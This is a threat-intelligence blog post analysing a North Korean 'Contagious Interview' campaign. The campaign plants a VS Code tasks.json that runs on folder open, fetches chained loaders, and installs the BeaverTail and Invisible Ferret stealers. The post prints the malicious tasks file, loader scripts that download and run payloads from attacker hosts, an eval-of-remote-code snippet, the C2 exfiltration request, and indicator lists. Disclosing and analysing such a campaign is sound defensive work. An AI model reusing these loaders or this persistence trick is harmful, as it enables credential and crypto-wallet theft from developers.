Latest Contagious Interview malware campaign abuses Microsoft VSCode Tasks

By OpenSourceMalware.com

Published: 2025-11-29 · Archived: 2026-04-05 22:04:59 UTC

The OSM team is very familiar with the North Korean DPRK “Contagious Interview” campaign and there are many samples from this malware family in the OpenSourceMalware database.

However, in this case, the initial infection vector was different from other Lazurus Group and Contagious Interview examples we've seen: This new version uses a novel infection technique. Instead of ClickFix, this campaign uses Microsoft Visual Studio Code tasks files to infect the victim computer and create persistence. This was new.

All of the attack chain components involved have been added to OpenSourceMalware's database and 100% of that data is available to the public for free. We have also reached out to Vercel, GitHub and Atlassian and asked them to remove all these resources.

Attack Chain Chronology

The contagious interview campaign targets software engineers, and there are two common targeting scenarios:

- A software engineer is targeted on LinkedIn by someone claiming to be a recruiter. They are typically targeted because they work for a crypto company or have some connection to the crypto industry. A fake

recruiter reaches out with a high paying opportunity to entice the developer to take their lure.
- A software engineer is targeted because they work on many projects at the same time and for many clients. In this version, the victim is approached on Upwork, Fiverr or other freelancing websites by someone pretending to want to hire them for a new project.

In either scenario above, the threat actor will ask the victim to git clone a repository from Bitbucket, GitLab or GitHub. With this latest version of the “contagious interview” campaign, the threat actor will then ask the victim to “take a look at the code” so the victim can identify issues in the application and suggest fixes.

Malware is leveraging VSCode Tasks

When the victim clones the repo two files are included in the .vscode directory: settings.json and tasks.json. The second file, tasks.json is a Microsoft VSCode tasks file:

```
./petshop/.vscode
├──── settings.json
└──── tasks.json
```


Visual Studio Code tasks let users integrate external tools and automate workflows directly in the editor. These tasks enable running scripts, starting processes, and executing commands—all without leaving VS Code or opening a separate command line. This tasks file delivers the first stage of the malware, and also creates persistence. This is enabled by the `runOptions` property in the tasks file. Persistence is achieved as that property is set to `runOn: folderOpen` in the tasks file so each time the user opens that file, or any other file in that directory, the tasks will run as you can see here:

```
{
 "version": "1.0.0",
 "tasks": [
   {
     "label": "env",
     "type": "shell",
     "osx": {
       "command": "curl 'https://vscode-setup[.]vercel[.]app/settings/mac?flag=1 | sh"
     },
     "linux": {
       "command": "wget -qO- 'https://vscode-setup[.]vercel[.]app/settings/linux?flag=1' | sh"
     },
     "windows": {
       "command": "curl https://vscode-setup[.]vercel[.]app/settings/windows?flag=1 | cmd"
     },
     "problemMatcher": [],
     "presentation": {
       "reveal": "never",
       "echo": false,
       "focus": false,
```

```
        "close": true,
        "panel": "dedicated",
        "showReuseMessage": false
      },
      "runOptions": {
        "runOn": "folderOpen"
      }
    }
  ],
}
```

A novel infection technique

If the victim opens the source code in Microsoft Visual Studio Code they will get prompted once to trust the authors of the files in the repo:



This is the initial infection vector. Once the victim trusts the authors, they won't be prompted again. This is critical because the task file executes every time the user opens VSCode or any file in the repository—this is how the threat actor maintains persistence. This is a pretty ingenious way to install the malware loader, and create persistence. We didn't realize that VSCode had this ability to automate functions in the IDE, and while we

understand how that could be attractive to developers, we wonder if Microsoft really thought it through. We suspect that this vector will quickly supplant ClickFix as the initial infection vector of choice for Lazarus Group.

It turns out that other researchers had theorized that VSCode Tasks could be weaponized. In September oasis.security wrote a blog post about this in relation to teams using Cursor and other AI agents. And back in June a researcher named SaadAhla created a PoC taking advantage of VSCode task files. Thanks to Rami McCarthy and Ax Sharma for for their help here.

Back to the payload: The commands in the tasks.json file will download a loader script specific to to the operating system of the compromised victim. The malware has payloads for MacOS, Linux or Microsoft Windows. Here's the Linux version of that secondary loader:

```
 #!/bin/bash
set -e
echo "Authenticated"

TARGET_DIR="$HOME/.vscode"
clear
wget -q -O "$TARGET_DIR/vscode-bootstrap.sh" "http://vscode-setup.vercel.app/settings/bootstraplinux?flag=1"
clear
chmod +x "$TARGET_DIR/vscode-bootstrap.sh"
clear
nohup bash "$TARGET_DIR/vscode-bootstrap.sh" > /dev/null 2>&1 &
clear
exit 0
```

When the bootstrap file is downloaded and run, it immediately downloads two more files, package.json and env-setup.js, and saves them in the users home directory. The env-setup.js file has the third loader:

```
 USER_HOME="$HOME/.vscode"
mkdir -p "${USER_HOME}"
BASE_URL="http://vscode-setup.vercel.app"
echo "[INFO] Downloading env-setup.js and package.json..."
if ! command -v curl >/dev/null 2>&1; then
    wget -q -O "${USER_HOME}/env-setup.js" "${BASE_URL}/settings/env?flag=1"
    wget -q -O "${USER_HOME}/package.json" "${BASE_URL}/settings/package"
else
    curl -s -L -o "${USER_HOME}/env-setup.js" "${BASE_URL}/settings/env?flag=1"
    curl -s -L -o "${USER_HOME}/package.json" "${BASE_URL}/settings/package"
fi
```

The env-setup.sh file downloads a fourth loader script:

```
 const axios = require('axios');
const host = "ip-api-check-nine.vercel.app";
```

```
const apikey = "3aeb34a31";
axios
  .get(
    `https://ip-api-check-nine.vercel.app/icons/701`,
     { headers: { "bearrtoken": "logo" } },
  )
  .then((response) => {
    eval(response.data);
    return response.data;
  })
  .catch((err) => {
    return false;
  });
```

When that env-setup script is executed it downloads a fifth file, which is a large obfuscated JavaScript file. This file is the BeaverTail Type 701 variant malware.

Cryptostealer component

This version of BeaverTail targets at least 43 different crypto related browser extensions for exfiltration including:

- **MetaMask** (Ethereum) - `nkbihfbeogaeaoehlefnkodbefgpgknn`
- **Phantom** (Solana) - `bfnaelmomeimhlpmgjnjophhpkoljnlb`
- **Coinbase Wallet** - `hnfanknocfeofbddgcijnmhnfnkdnaad`
- **Binance Chain** - `fhbohimaelbohpjbbldcngcnapndodjp`
- **TronLink** (Tron) - `ibnejdfjmmkpcnlpebklmnkoeoihofec`
- **Ronin Wallet** (Axie Infinity) - `fnjhmkhhmkbjkkabndcnnogagogbneec`
- **Trust Wallet** - `egjidjbpglichdcondbcbdnbeeppgdph`
- **Exodus Web3** - `aholpfdialjgjfhomihkjbmgjidlcdno`
- **OKX Wallet** - `mcohilncbfahbmgdjkbpemcciiolgcge`
- **Math Wallet** - `afbcbjpbpfadlkmhmclhkeeodmamcflc`
- And 33+ additional wallets

The crypto stealer also targets several crypto wallet providers:

- **Exodus** - Full wallet directory (all currencies)
- **Solana CLI** - `~/.config/solana/id.json` keypair file

The BeaverTail malware also steals login credentials, Session cookies (for account takeover, LocalStorage data, LevelDB databases (`.ldb` files), and MacOS keychain databases.

The malware specifically targets several browsers including Google Chrome, Brave, Opera and Firefox. This BeaverTail variant compresses exfiltrated data using zip -r and then exfiltrates it all to an IP address:

```
 POST <http://146.70[.]41[.]188:1224/uploads>
Content-Type: multipart/form-data
```

```
{
  type: "7",
  htype: "<victim_hostname>",
  identifier: "<browser_name>",
  gtype: "701",
  files: [/* stolen file streams */]
}d
```

There also appears to be a second C2 mentioned in some of the Beavertail samples that will use `api[.]npoint[.]io/96979650` as a backup. This is not surprising as we have seen Lazarus Group use npoint.io for months now.

“Invisible Ferret” Python malware

The malware then downloads the python based Invisible Ferret from `http://146.70[.]41[.]188:1224/client/7/701`

This Python file operates as a highly sophisticated multi-stage malware dropper that leverages extreme obfuscation to evade detection and analysis. At its core, the malware employs 64 nested layers of obfuscation, where each layer combines reverse base64 encoding with zlib compression. This creates an onion-like structure that must be peeled back one layer at a time, with each layer using a lambda function to reverse the payload string, decode it from base64, decompress it with zlib, and execute the result. This technique forces analysts to manually decode each layer in sequence, as automated tools struggle with the computational complexity and memory requirements of processing so many nested transformations. The obfuscation serves dual purposes: it defeats signature-based detection systems that rely on static pattern matching, and it significantly increases the time and resources required for manual analysis.

We got five layers deep manually before we decided to stuff it and asked Claude to write a function to decode the Python payload.


Once the obfuscation layers are decoded in memory, the core payload performs sophisticated environmental detection and multi-stage payload delivery. The malware first identifies the victim's operating system (Windows, MacOS, or Linux) and creates a hidden directory at `~/.n2/` in the user's home folder. It then contacts a command-and-control (C2) server at `146.70[.]41[.]188:1224` using unencrypted HTTP to download two separate payloads: a primary backdoor component (`/payload/`) and a browser credential stealer (`/brow/`). These files are saved as `way` and `pow` respectively within the hidden directory.

The malware is sneaky, and employs platform-specific stealth techniques, such as creating hidden windows on Windows systems using subprocess flags and using abnormal exit codes on macOS to evade detection heuristics.

Command and Control (C2)

The Python malware communicates with an IP address `146.70[.]41[.]188` that according to Shodan is a Windows server hosted by M247 in New York. That IP address is a known DPRK C2 server and is listed on

Maltrail's known [Lazarus Group IP list]



Multiple versions of this campaign

We have identified 13 different versions of this campaign spread across 27 different GitHub users, and 11 different payloads. This campaign uses some fairly convincing "code puppet" accounts, but if you look closer you can identify they're synthetic.

Each of the 13 different variants is served from a GitHub or Bitbucket repository. All versions of this new variant use Microsoft Visual Studio Code Tasks file. These files are stored in the repository at .vscode/tasks.json and are executed any time a file in that directory are opened by VSCode. Each tasks.json file calls a Vercel URL that's custom for each variant. The threat actors have designed a system that can deliver different payloads based on a parameter passed in the URL.

So for example, for variant one uses vscode-setup[.]vercel[.]app/settings/linux?flag=6 for its stage one loader. Variant three uses vscode-config[.]vercel[.]app/task/linux?token=812. Variant five uses isvalid-region[.]vercel[.]app/settings/linux?flag=8.

Additionally, each of the 11 different payloads downloads a different version of the BeaverTail JavaScript malware. We have deobfuscated multiple versions of the BeaverTail payload, and so far they seem to use the same Invisible Ferret Python payload. We continue to work on collecting and cataloging all the malware samples.

Our analysis confirms that while the threat actors used the VSCode tasks technique as far back as April 2025, it wasn't until two weeks ago that they started using this technique in earnest. This is underscored by the fact that the threat actors modified existing older GitHub repositories to use this new infection vector.

It's possible that the earlier ClickFix version of the initial infection vector was becoming less effective, or perhaps this new evolution of "contagious interview" is just criminals forking and evolving their techniques. Regardless, we suspect that the VSCode tasks file technique will become more popular.

Some of the variants below use a different C2 to pull the Python files. This URL pulls the complete python source code in one zip file: `wget -O p.zip http://45.140.167[.]218:1224/pdown`

Variant zero - April 22, 2025 - Unique Identifier: token=99

github.com/MentarisHub121/TokenPresaleApp

Notes:

This repository predates variant one by one day, however, it has no git commit history.

GitHub Users:

- yosket

Email Addresses:

- yosket <yosket87@gmail[.]com>

Domains:

- vscode-config[.]vercel[.]app

Variant one - April 23, 2025 - Unique Identifier: token=99

github.com/ChainspaceHub/TokenPresaleApp

Notes:

This is the second oldest repository in the group and the .vscode/tasks.json file existed in the repo going all the way back to April, 2025. This repository was under active development between April and July 2025 with 411 commits. As far as we can tell, this is the first time that Lazarus Group used VSCode task files.

GitHub Users:

- ChainspaceHub
- nikkhielseath
- yosket
- ameeetgaikwad

Email Addresses:

- ameeetgaikwad <amitmanojgaikwad@gmail[.]com>
- yosket <yosket87@gmail[.]com>

- nikkhielseath <sethnikhil74@gmail[.]com>

Domains:

- vscode-config[.]vercel[.]app

Variant two - June 5, 2025 - Unique Identifier: flag=6

github.com/CapsuleLabs-lgtml/Coin-ICO

Notes:

This is the third oldest variant by repo age, but it appears as though this was a older contagious interview variant, but the tasks.json file was added two weeks ago.

GitHub Users:

- CapsuleLabs-lgtml
- CapsuleLabs-lgtm

Email Associated:

- CapsuleLabs-lgtml <johnbiril510@gmail[.]com>
- CapsuleLabs-lgtm <capcapsule3@gmail[.]com>

Domains:

- vscode-setup[.]vercel[.]app

File Hashes:

869bce2efa60b60dab1e0fe8c9d94cfbd6476f4393f79564c4de26ec689dc64d ./beavertail

Variant three - August 6, 2025 - Unique Identifier: token=812

github.com/Gerome125/TokenPresale-dApp

Notes:

This repository is different than the others as it has active development going on by at least 3 of the code puppets involved in this campaign. There are 411 commits so far in this repo which leads us to believe this is the root repository that the threat actors are using. Most of the other repos in this campaign have less than ten commits.

GitHub Users:

- Gerome125
- nikkhielseath
- yosket

- dannythedawger
- BogdanHabic

Emails Associated:

- yosket <yosket87@gmail[.]com>
- nikkhielseath <sethnikhil74@gmail[.]com>
- dannythedawger <daniel.c.daniil@gmail[.]com>
- BogdanHabic bogdan@tenderly.co

Domains:

- vscode-config[.]vercel[.]app

Variant four - August 24, 2025 - Unique Identifier: flag=2

github.com/softwareRoom1/skill-test

Notes:

This is a child repo and has one commit from August 24.

GitHub Users:

- balocones
- softwareRoom1

Email Addresses:

- balocones <iandavies2313@gmail[.]com>

Domains:

- vscode-helper171[.]vercel[.]app

Variant five - September 8, 2025 - Unique Identifier: flag=307

github.com/markomilivojevic/ethvault_staking

Notes:

This is a child repo and has two commits from September 8 and November 10, 2025.

GitHub Users:

- m/markomilivojevic
- James Smith

Email Addresses:

- James Smith <ellisfleming574@gmail[.]com>
- Marko Milivojevic <milivojemarko@gmail[.]com>

Domains:

- vscode-bootstrapper[.]vercel[.]app

Variant six - September 8, 2025 - Unique Identifier: flag=6

github.com/DAP2506/thirdweb-skill-test

Notes:

This is a secondary repository and has 4 commits between October 21 and November 10, 2025.

GitHub Users:

- DAP2506
- yenthanh

Email Addresses:

- DAP2506 <dapanchal2506@gmail[.]com>
- yenthanh <phamminh1309@gmail[.]com>

Domains:

- vscode-helper171[.]vercel[.]app

File Hashes:

ebfaff5c2e9b709c1337e06a756f7ee69fc29d319a27adaafe73eb84d8a43b61 ./beavertail

Variant seven - September 9, 2025 - Unique Identifier: flag=1

github.com/megaorg42/CoinLocatorDemo

Notes:

This repo appears to be the parent repository for several of the variants as it currently has 211 commits, although it hasn't been active in three weeks.

GitHub Users:

- megaorg42
- nikkhielseath

- yosket

Emails Associated:

- nikkhielseath <sethnikhil74@gmail[.]com>
- yosket <yosket87@gmail[.]com>

Domains:

- vscode-load-config[.]vercel[.]app

Variant eight - September 9, 2025 - Unique Identifier: flag=8

github.com/Ambition-lead/linkfi

Notes:

This repo appears to be the parent for several of the variants as it has 356 commits but has been inactive for a month.

GitHub Users:

- Ambition-lead
- nikkhielseath
- yosket
- dannythedawger
- ameeetgaikwad

Email Addresses:

- yosket <yosket87@gmail[.]com>
- ameeetgaikwad <amitmanojgaikwad@gmail[.]com>
- nikkhielseath <sethnikhil74@gmail[.]com>
- dannythedawger <daniel.c.daniil@gmail[.]com>

Domains:

- isvalid-region[.]vercel[.]app

Variant nine - September 30, 2025 - Unique Identifier: flag=5

github.com/SmartPay24/Demo

Notes:

This repo was only recently added on September 30, and has two commits: On Sept 30 and November 10, 2025.

GitHub Users:

- smartpayauthor
- SmartPay24

Email Addresses:

- smartpayauthor smartpay@smart.com
- smartpayauthor <smartpayauthor@gmail[.]com>

Domains:

- vscode-load-config[.]vercel[.]app

Variant ten - November 11, 2025 - Unique Identifier: flag=1

p_e_t-admin@bitbucket[.]org/p_e_t

Notes:

This is the only repository we've identified that uses Bitbucket, however we've seen an overall increase in the use of Bitbucket by Lazarus Group.

Email Associated:

- strong <strong.business.info@gmail[.]com>

Domains:

- vscode-setup[.]vercel[.]app

File Hashes:

54a5c5cb16bdd482bd4147200557d3a94e413f9e9aebbf4818e76f16331bc6dc ./beavertail

Variant eleven - November 13, 2025 - Unique Identifier: token=104

github.com/winterteam03311/apom

github.com/tinitachodos/apom22

github.com/tinitachodos/apom

Notes:

These repos are all child repos and have 1 commit each from November 13, 2025. Unliked most of the other repositories in this campaign these repos don't include the contracts folder and the GitHub accounts look like throw away accounts.

GitHub Users:

- Luckystar483
- winterteam03311
- tinitachodos

Email Addresses:

- lucafan8973 <ferexmoto6@gmail[.]com>

Domains:

- vscode-load-config[.]vercel[.]app

Variant twleve - November 13, 2025 - Unique Identifier: flag=301

github.com/AbdullahSalihOner/golden-task

Notes:

This GitHub user almost appears real at first glance, but then upon closer inspection it feels fake. The user owns 83 repos, but many of them appear to be quickly generated with very few files and only one commit.

GitHub Users:

- AbdullahSalihOner

Email Addresses:

Domains:

- vscode-bootstrapper[.]vercel[.]app

Variant thirteen - November 21, 2025 - Unique Identifier: flag=4

github.com/MahnoorKhushbakht/test-assesment

Notes:

This is one of the child repos and has 11 commits all from November 21, 2025.

GitHub Users:

- MahnoorKhushbakht
- Emmanuel-bot-rgb
- mahnoor

Email Addresses:

- Emmanuel-bot-rgb <pe699674@gmail[.]com>

Domains:

- vscode-helper171[.]vercel[.]app
- test-assesment-self[.]vercel[.]app

File hash:

87e7f4ac95f090f9965175935955fdc02bee4b1bf417855bc65ff4bde9f271e5 ./beavertail

Variant fourteen - September 18, 2025 (suspicious) - Unique Identifier: flag=1

github.com/prahaladbelavadi/CoinLocatorDemo

Notes:

This repo looks like it was published September 18, 2025, but here's the thing: This repo hasn't come up in any of our searches before, but today, suddenly we can find it with GitHub search. This leads us to believe that the git commit dates were faked. This means we can't trust the GitHub timeline for this GitHub repo.

GitHub Users:

- prahaladbelavadi
- nikkhielseath
- yosket

Domains:

- vscode-load-config[.]vercel[.]app

Variant fifteen - December 1, 2025 - Unique Identifier: flag=302

github.com/eferos93/test4

Notes:

This repo was published today December 1, 2025

GitHub Users:

- eferos93
- andrew_watson
- koinos-finance

Email Addresses:

Domains:

- vscode-bootstrapper[.]vercel[.]app

Variant sixteen - November 17, 2025 - Unique Identifier: flag=6

github.com/shangesh-tech/thirdweb_testing

Notes:

This repo was published November 17, 2025.

GitHub Users:

- shangesh-tech

Email Addresses:

Domains:

- vscode-helper171[.]vercel[.]app

Variant seventeen - November 26, 2025 - Unique Identifier: flag=307

github.com/jpoullet2000/ethvault_staking_project

Notes:

This repo was published November 26, 2025

GitHub Users:

- jpoullet2000
- James Smith

Email Addresses:

Domains:

- vscode-bootstrapper[.]vercel[.]app

Variant eighteen - November 26, 2025 - Unique Identifier: flag=307

github.com/ihzhatamamy/-MagicDoor_Property_Rental

Notes:

This repo was published November 23, 2025

GitHub Users:

- ihzhatamamy

- James Smith

Email Addresses:

Domains:

- vscode-bootstrapper[.]vercel[.]app

Lazarus Group loves hosting payloads on Vercel

DPRK threat actors have flocked to Vercel, and are now using it almost exclusively. We don't know why, but Contagious Interview has stopped using Fly.io, Platform.sh, Render and other hosting providers.

We have reached out to Vercel and asked them to take down these endpoints. We will report back here on their response.

Indicators of compromise

IP addresses:

146.70[.]41[.]188

GitHub Users

```
 AbdullahSalihOner # potential compromised user
Ambition-lead
BogdanHabic
CapsuleLabs-lgtm
CapsuleLabs-lgtml
ChainspaceHub
DAP2506
Emmanuel-bot-rgb
Gerome125
James Smith
Luckystar483
MahnoorKhushbakht
SmartPay24
ameeetgaikwad
balocones
dannythedawger
markomilivojevic
megaorg42
nikkhielseath
smartpayauthor
softwareRoom1
winterteam03311
yenthanh
```

```
yosket
tinitachodos
winterteam29879
mahnoor
MentarisHub121
prahaladbelavadi
eferos93
```

Emails:

```
 bogdan@tenderly.co
64440843+AbdullahSalihOner@users.noreply.github.com

amitmanojgaikwad@gmail[.]com
daniel.c.daniil@gmail[.]com
dapanchal2506@gmail[.]com
ellisfleming574@gmail[.]com
ferexmoto6@gmail[.]com
iandavies2313@gmail[.]com
milivojemarko@gmail[.]com
pe699674@gmail[.]com
phamminh1309@gmail[.]com
sethnikhil74@gmail[.]com
smartpay@smart.com
smartpayauthor@gmail[.]com
yosket87@gmail[.]com
```

Domains/URLs:

api.npoint.io/96979650

vscode-setup[.]vercel[.]app

ip-api-check-nine[.]vercel[.]app

test-assesment-kk37hvtef-mahs-projects-03bae667[.]vercel[.]app

vscode-load-config[.]vercel[.]app

vscode-helper171[.]vercel[.]app

isvalid-region[.]vercel[.]app

vscode-config[.]vercel[.]app

vscode-bootstrapper[.]vercel[.]app

test-assesment-self[.]vercel[.]app

Git repositories

We found these with this search on GitHub: `path:.vscode/tasks.json vercel.app`

p_e_t-admin@bitbucket[.]org/p_e_t

github.com/CapsuleLabs-lgtml/Coin-ICO

github.com/Gerome125/TokenPresale-dApp

github.com/megaorg42/CoinLocatorDemo

github.com/Ambition-lead/linkfi

github.com/MahnoorKhushbakht/test-assesment

github.com/winterteam03311/apom

github.com/AbdullahSalihOner/golden-task

github.com/ChainspaceHub/TokenPresaleApp

github.com/SmartPay24/Demo

github.com/softwareRoom1/skill-test

github.com/markomilivojevic/ethvault_staking

github.com/DAP2506/thirdweb-skill-test

github.com/MentarisHub121/TokenPresaleApp

These four do not deliver the .vscode/tasks.json file but are implicated in the campaign

github.com/tinitachodos/apom22

github.com/tinitachodos/apom

github.com/winterteam29879/apom

github.com/Luckystar483/QuickShop

github.com/prahaladbelavadi/CoinLocatorDemo

NPM packages

react-svg-plugin

react-svg-config

File hashes

87e7f4ac95f090f9965175935955fdc02bee4b1bf417855bc65ff4bde9f271e5 ./beavertail # sample test-assessment 54a5c5cb16bdd482bd4147200557d3a94e413f9e9aebbf4818e76f16331bc6dc ./beavertail # sample petshop 869bce2efa60b60dab1e0fe8c9d94cfbd6476f4393f79564c4de26ec689dc64d ./beavertail # sample Coin-ICO ebfaff5c2e9b709c1337e06a756f7ee69fc29d319a27adaafe73eb84d8a43b61 ./beavertail # sample thirdweb-skill-test ef12b15466255fafda6225a557cce780baa6b1c98adcf111f5564e7b3ecc0e14 ./invisible-ferret.py

Additional “contagious interview” resources

GitLab article: https://gitlab-com.gitlab.io/gl-security/security-tech-notes/threat-intelligence-tech-notes/north-korean-malware-sept-2025/

https://www.esentire.com/blog/bored-beavertail-invisibleferret-yacht-club-a-lazarus-lure-pt-2

Additional technical details

OpenSourceMalware has compiled detailed technical analysis on both BeaverTail and Invisible Ferret files and their associated collateral. If you would like access to this data please contact us HERE

Source: https://opensourcemalware.com/blog/contagious-interview-vscode